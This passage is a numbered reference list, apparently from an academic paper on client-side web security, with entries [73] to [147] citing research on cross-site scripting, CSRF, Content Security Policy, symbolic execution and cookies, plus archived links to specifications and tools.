[73] Livshits, B., Sridharan, M., Smaragdakis, Y., Lhoták, O., Amaral, J. N., Chang, B.-Y. E., Guyer, S. Z., Khedker, U. P., Møller, A., and Vardoulakis, D. In defense of soundiness: A manifesto. In: *Communications of the ACM*. 2015.

[74] Loring, B., Mitchell, D., and Kinder, J. ExpoSE: Practical Symbolic Execution of Standalone JavaScript. In: *SIGSOFT International SPIN Symposium on Model Checking of Software*. 2017.

[75] Maier, F. Iroh. 2021. URL: https://web.archive.org/web/20210322092543/https://github.com/maierfelix/Iroh.

[76] McAllister, S., Kirda, E., and Kruegel, C. Leveraging User Interactions for In-Depth Testing of Web Applications. In: *International Workshop on Recent Advances in Intrusion Detection*. 2008.

[77] Melicher, W., Das, A., Sharif, M., Bauer, L., and Jia, L. Riding out DOMsday: Towards Detecting and Preventing DOM Cross-Site Scripting. In: *Network and Distributed System Security Symposium*. 2018.

[78] Mendoza, A., Chinprutthiwong, P., and Gu, G. Uncovering HTTP Header Inconsistencies and the Impact on Desktop/Mobile Websites. In: *World Wide Web Conference*. 2018.

[79] Microsoft Research. Z3. 2021. URL: https://web.archive.org/web/20210311053723/https://github.com/Z3Prover/z3.

[80] Mozilla. Captive portal detection. 2021. URL: https://web.archive.org/web/20210322101519/https://support.mozilla.org/de/kb/captive-portal.

[81] Mozilla Developer Network. Symbol. 2020. URL: https://web.archive.org/web/20210322092721/https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol.

[82] Mozilla Developer Network. The structured clone algorithm. 2020. URL: https://web.archive.org/web/20210322093404/https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Structured_clone_algorithm.

[83] Mozilla Developer Network. HTTP cookies. 2021. URL: https://web.archive.org/web/20210301152539/https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies.

[84] Mozilla Developer Network. Object.defineProperty(). 2021. URL: https://web.archive.org/web/20210304222921/https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty.

[85] Mozilla Developer Network. SameSite cookies. 2021. URL: https://web.archive.org/web/20210322101040/https://developer.mozilla.org/de/docs/Web/HTTP/Headers/Set-Cookie/SameSite.

[86] Mozilla Developer Network. Window.postMessage(). 2021. URL: https://web.archive.org/web/20210319214445/https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage.

[87] Nadji, Y., Saxena, P., and Song, D. Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense. In: *Network and Distributed System Security Symposium*. 2009.

[88] Network Working Group. A File Format to Aid in Security Vulnerability Disclosure. 2021. URL: https://web.archive.org/web/20210322092129/https://www.ietf.org/archive/id/draft-foudil-securitytxt-11.txt.

[89] Nguyen-Tuong, A., Guarnieri, S., Greene, D., Shirley, J., and Evans, D. Automatically Hardening Web Applications using Precise Tainting. In: *IFIP International Information Security Conference*. 2005.

[90] Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You Are What You Include: Large-Scale Evaluation of Remote JavaScript Inclusions. In: *ACM Conference on Computer and Communications Security*. 2012.

[91] Oftedal, E. Retire.js. 2019. URL: https://web.archive.org/web/20210316075157/https://retirejs.github.io/retire.js/.

[92] openbugbounty. openbugbounty. 2021. URL: https://web.archive.org/web/20210315032729/https://www.openbugbounty.org/.

[93] OpenJS Foundation. Node.js is a JavaScript runtime built on Chrome's V8 JavaScript engine. 2021. URL: https://web.archive.org/web/20210320091353/https://nodejs.org/en/.

[94] OWASP. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. 2021. URL: https://web.archive.org/web/20210309054205/https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

[95] OWASP. Vulnerability Disclosure Cheat Sheet. 2021. URL: https://web.archive.org/web/20210207184258/https://cheatsheetseries.owasp.org/cheatsheets/Vulnerability_Disclosure_Cheat_Sheet.html.

[96] Pan, X., Cao, Y., Liu, S., Zhou, Y., Chen, Y., and Zhou, T. CSPAutoGen: Black-box Enforcement of Content Security Policy upon real-world Website. In: *ACM Conference on Computer and Communications Security*. 2016.

[97] Pellegrino, G., Johns, M., Koch, S., Backes, M., and Rossow, C. Deemon: Detecting CSRF with Dynamic Analysis and Property Graphs. In: *ACM Conference on Computer and Communications Security*. 2017.

[98] Pellegrino, G., Tschürtz, C., Bodden, E., and Rossow, C. jäk: Using Dynamic Analysis to Crawl and Test Modern Web Applications. In: *Symposium on Research in Attacks, Intrusions and Defenses*. 2015.

[99] Pietraszek, T. and Berghe, C. V. Defending Against Injection Attacks Through Context-Sensitive String Evaluation. In: *International Workshop on Recent Advances in Intrusion Detection*. 2005.

[100] Pochat, V. L., Van Goethem, T., Tajalizadehkhoob, S., Korczyński, M., and Joosen, W. TRANCO: A Research-Oriented Top Sites Ranking Hardened Against Manipulation. In: *Network and Distributed System Security Symposium*. 2019.

[101] Poeplau, S. and Francillon, A. Symbolic execution with SymCC: Don't interpret, compile! In: *USENIX Security Symposium*. 2020.

[102] Poeplau, S. and Francillon, A. SymQEMU: Compilation-based symbolic execution for binaries. In: *Network and Distributed System Security Symposium*. 2021.

[103] Richards, G., Hammer, C., Burg, B., and Vitek, J. The Eval that Men Do. In: *European Conference on Object Oriented Programming*. 2011.

[104] Roberts, I. Browser Cookie Limits. 2018. URL: https://web.archive.org/web/20180723161002/http://browsercookielimits.squawky.net/.

[105] Roth, S., Barron, T., Calzavara, S., Nikiforakis, N., and Stock, B. Complex Security Policy? A Longitudinal Analysis of Deployed Content Security Policies. In: *Network and Distributed System Security Symposium*. 2020.

[106] Samsung. Jalangi2. 2021. URL: https://web.archive.org/web/20201223090543/https://github.com/Samsung/jalangi2.

[107] Saxena, P., Akhawe, D., Hanna, S., Mao, F., McCamant, S., and Song, D. A Symbolic Execution Framework for JavaScript. In: *IEEE Symposium on Security and Privacy*. 2010.

[108] Saxena, P., Hanna, S., Poosankam, P., and Song, D. FLAX: Systematic Discovery of Client-side Validation Vulnerabilities in Rich Web Applications. In: *Network and Distributed System Security Symposium*. 2010.

[109] Sen, K., Kalasapur, S., Brutch, T., and Gibbs, S. Jalangi: a Selective Record-Replay and Dynamic Analysis Framework for JavaScript. In: *Symposium on the Foundations of Software Engineering*. 2013.

[110] Sivakorn, S., Polakis, I., and Keromytis, A. D. The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In: *IEEE Symposium on Security and Privacy*. 2016.

[111] Skolka, P., Staicu, C.-A., and Pradel, M. Anything to Hide? Studying Minified and Obfuscated Code in the Web. In: *World Wide Web Conference*. 2019.

[112] Son, S. and Shmatikov, V. The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites. In: *Network and Distributed System Security Symposium*. 2013.

[113] Staicu, C.-A., Torp, M. T., Schäfer, M., Møller, A., and Pradel, M. Extracting Taint Specifications for JavaScript Libraries. In: *International Conference on Software Engineering*. 2020.

[114] Stamm, S., Sterne, B., and Markham, G. Reining in the Web with Content Security Policy. In: *World Wide Web Conference*. 2010.

[115] Stock, B., Johns, M., Steffens, M., and Backes, M. How the Web Tangled Itself: Uncovering the History of Client-Side Web (In)Security. In: *USENIX Security Symposium*. 2017.

[116] Stock, B., Lekies, S., Mueller, T., Spiegel, P., and Johns, M. Precise Client-side Protection against DOM-based Cross-Site Scripting. In: *USENIX Security Symposium*. 2014.

[117] Stock, B., Pfistner, S., Kaiser, B., Lekies, S., and Johns, M. From Facepalm to Brain Bender: Exploring Client-Side Cross-Site Scripting. In: *ACM Conference on Computer and Communications Security*. 2015.

[118] Su, Z. and Wassermann, G. The Essence of Command Injection Attacks in Web Applications. In: *ACM Sigplan Notices*. 2006.

[119] Ter Louw, M., Ganesh, K. T., and Venkatakrishnan, V. AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In: *USENIX Security Symposium*. 2010.

[120] Ter Louw, M. and Venkatakrishnan, V. Blueprint: Robust Prevention of Cross-Site Scripting Attacks for Existing Browsers. In: *IEEE Symposium on Security and Privacy*. 2009.

[121] Trinh, M.-T., Chu, D.-H., and Jaffar, J. S3: A Symbolic String Solver for Vulnerability Detection in Web Applications. In: *ACM Conference on Computer and Communications Security*. 2014.

[122] Troup, J. Ubuntu Forums are back up and a post mortem. 2013. URL: https://web.archive.org/web/20210116212218/https://ubuntu.com/blog/ubuntu-forums-are-back-up-and-a-post-mortem.

[123] Urban, T., Degeling, M., Holz, T., and Pohlmann, N. Beyond the Front Page: Measuring Third Party Dynamics in the Field. In: *The Web Conference*. 2020.

[124] Van Acker, S., De Ryck, P., Desmet, L., Piessens, F., and Joosen, W. WebJail: Least-privilege Integration of Third-party Components in Web Mashups. In: *Annual Computer Security Applications Conference*. 2011.

[125] Van Acker, S., Hausknecht, D., and Sabelfeld, A. Raising the Bar: Evaluating Origin-wide Security Manifests. In: *Annual Computer Security Applications Conference*. 2018.

[126] Van Acker, S. and Sabelfeld, A. JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript. In: *Foundations of Security Analysis and Design VIII*. 2016.

[127] W3C. HTML 4.01 Specification. 1999. URL: https://web.archive.org/web/20210306223759/https://www.w3.org/TR/html401/.

[128] W3C. Content Security Policy Level 2. 2016. URL: https://web.archive.org/web/20210318234427/https://www.w3.org/TR/CSP2/.

[129] W3C. Web Storage (Second Edition). 2016. URL: https://web.archive.org/web/20210316142544/http://www.w3.org/TR/webstorage/.

[130] W3C. HTML 5.2. 2017. URL: https://web.archive.org/web/20210319205235/https://www.w3.org/TR/html52/.

[131] W3C. Fetch Metadata Request Headers. 2021. URL: https://web.archive.org/web/20210305052856/https://www.w3.org/TR/fetch-metadata/.

[132] W3C. Leading the web to its full potential. 2021. URL: https://web.archive.org/web/20210322091952/https://www.w3.org/.

[133] W3C. Usage of 'unsafe-hashes'. 2021. URL: https://web.archive.org/web/20210316165313/https://w3c.github.io/webappsec-csp/#unsafe-hashes-usage.

[134] Web Hypertext Application Technology Working Group. Fetch. 2021. URL: https://web.archive.org/web/20210316200734/https://fetch.spec.whatwg.org/#http-cors-protocol.

[135] Web Incubator CG. Trusted Types for DOM Manipulation. 2017. URL: https://web.archive.org/web/20210308025632/https://github.com/w3c/webappsec-trusted-types.

[136] Webshrinker. Webshrinker. 2021. URL: https://web.archive.org/web/20210121194813/https://www.webshrinker.com/.

[137] Weichselbaum, L. and Spagnuolo, M. CSP - A Successful Mess Between Hardening and Mitigation. URL: https://web.archive.org/web/20210316170311/https://static.sched.com/hosted_files/locomocosec2019/db/CSP%20-%20A%20Successful%20Mess%20Between%20Hardening%20and%20Mitigation%20(1).pdf.

[138] Weichselbaum, L., Spagnuolo, M., Lekies, S., and Janc, A. CSP is dead, long live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In: *ACM Conference on Computer and Communications Security*. 2016.

[139] Weinberger, J., Akhawe, D., and Eisinger, J. Suborigins. 2017. URL: https://web.archive.org/web/20210307202938/https://w3c.github.io/webappsec-suborigins/.

[140] Weissbacher, M., Lauinger, T., and Robertson, W. Why is CSP Failing? Trends and Challenges in CSP Adoption. In: *Symposium on Research in Attacks, Intrusions and Defenses*. 2014.

[141] West, M. Cookie Prefixes. 2016. URL: https://web.archive.org/web/20210124114012/https://tools.ietf.org/html/draft-ietf-httpbis-cookie-prefixes-00.

[142] West, M. Clear Site Data. 2017. URL: https://web.archive.org/web/20210308220951/https://www.w3.org/TR/clear-site-data/.

[143] West, M. Securer Contexts. 2020. URL: https://web.archive.org/web/20201218021603/https://github.com/mikewest/securer-contexts.

[144] Yue, C. and Wang, H. A Measurement Study of Insecure JavaScript Practices on the Web. In: *ACM Transactions on the Web*. 2013.

[145] Zheng, X., Jiang, J., Liang, J., Duan, H.-X., Chen, S., Wan, T., and Weaver, N. Cookies Lack Integrity: Real-World Implications. In: *USENIX Security Symposium*. 2015.

[146] Zheng, Y., Zhang, X., and Ganesh, V. Z3-str: A Z3-Based String Solver for Web Application Analysis. In: *Symposium on the Foundations of Software Engineering*. 2013.

[147] Zhou, Y. and Evans, D. SSOScan: Automated Testing of Web Applications for Single Sign-On Vulnerabilities. In: *USENIX Security Symposium*. 2014.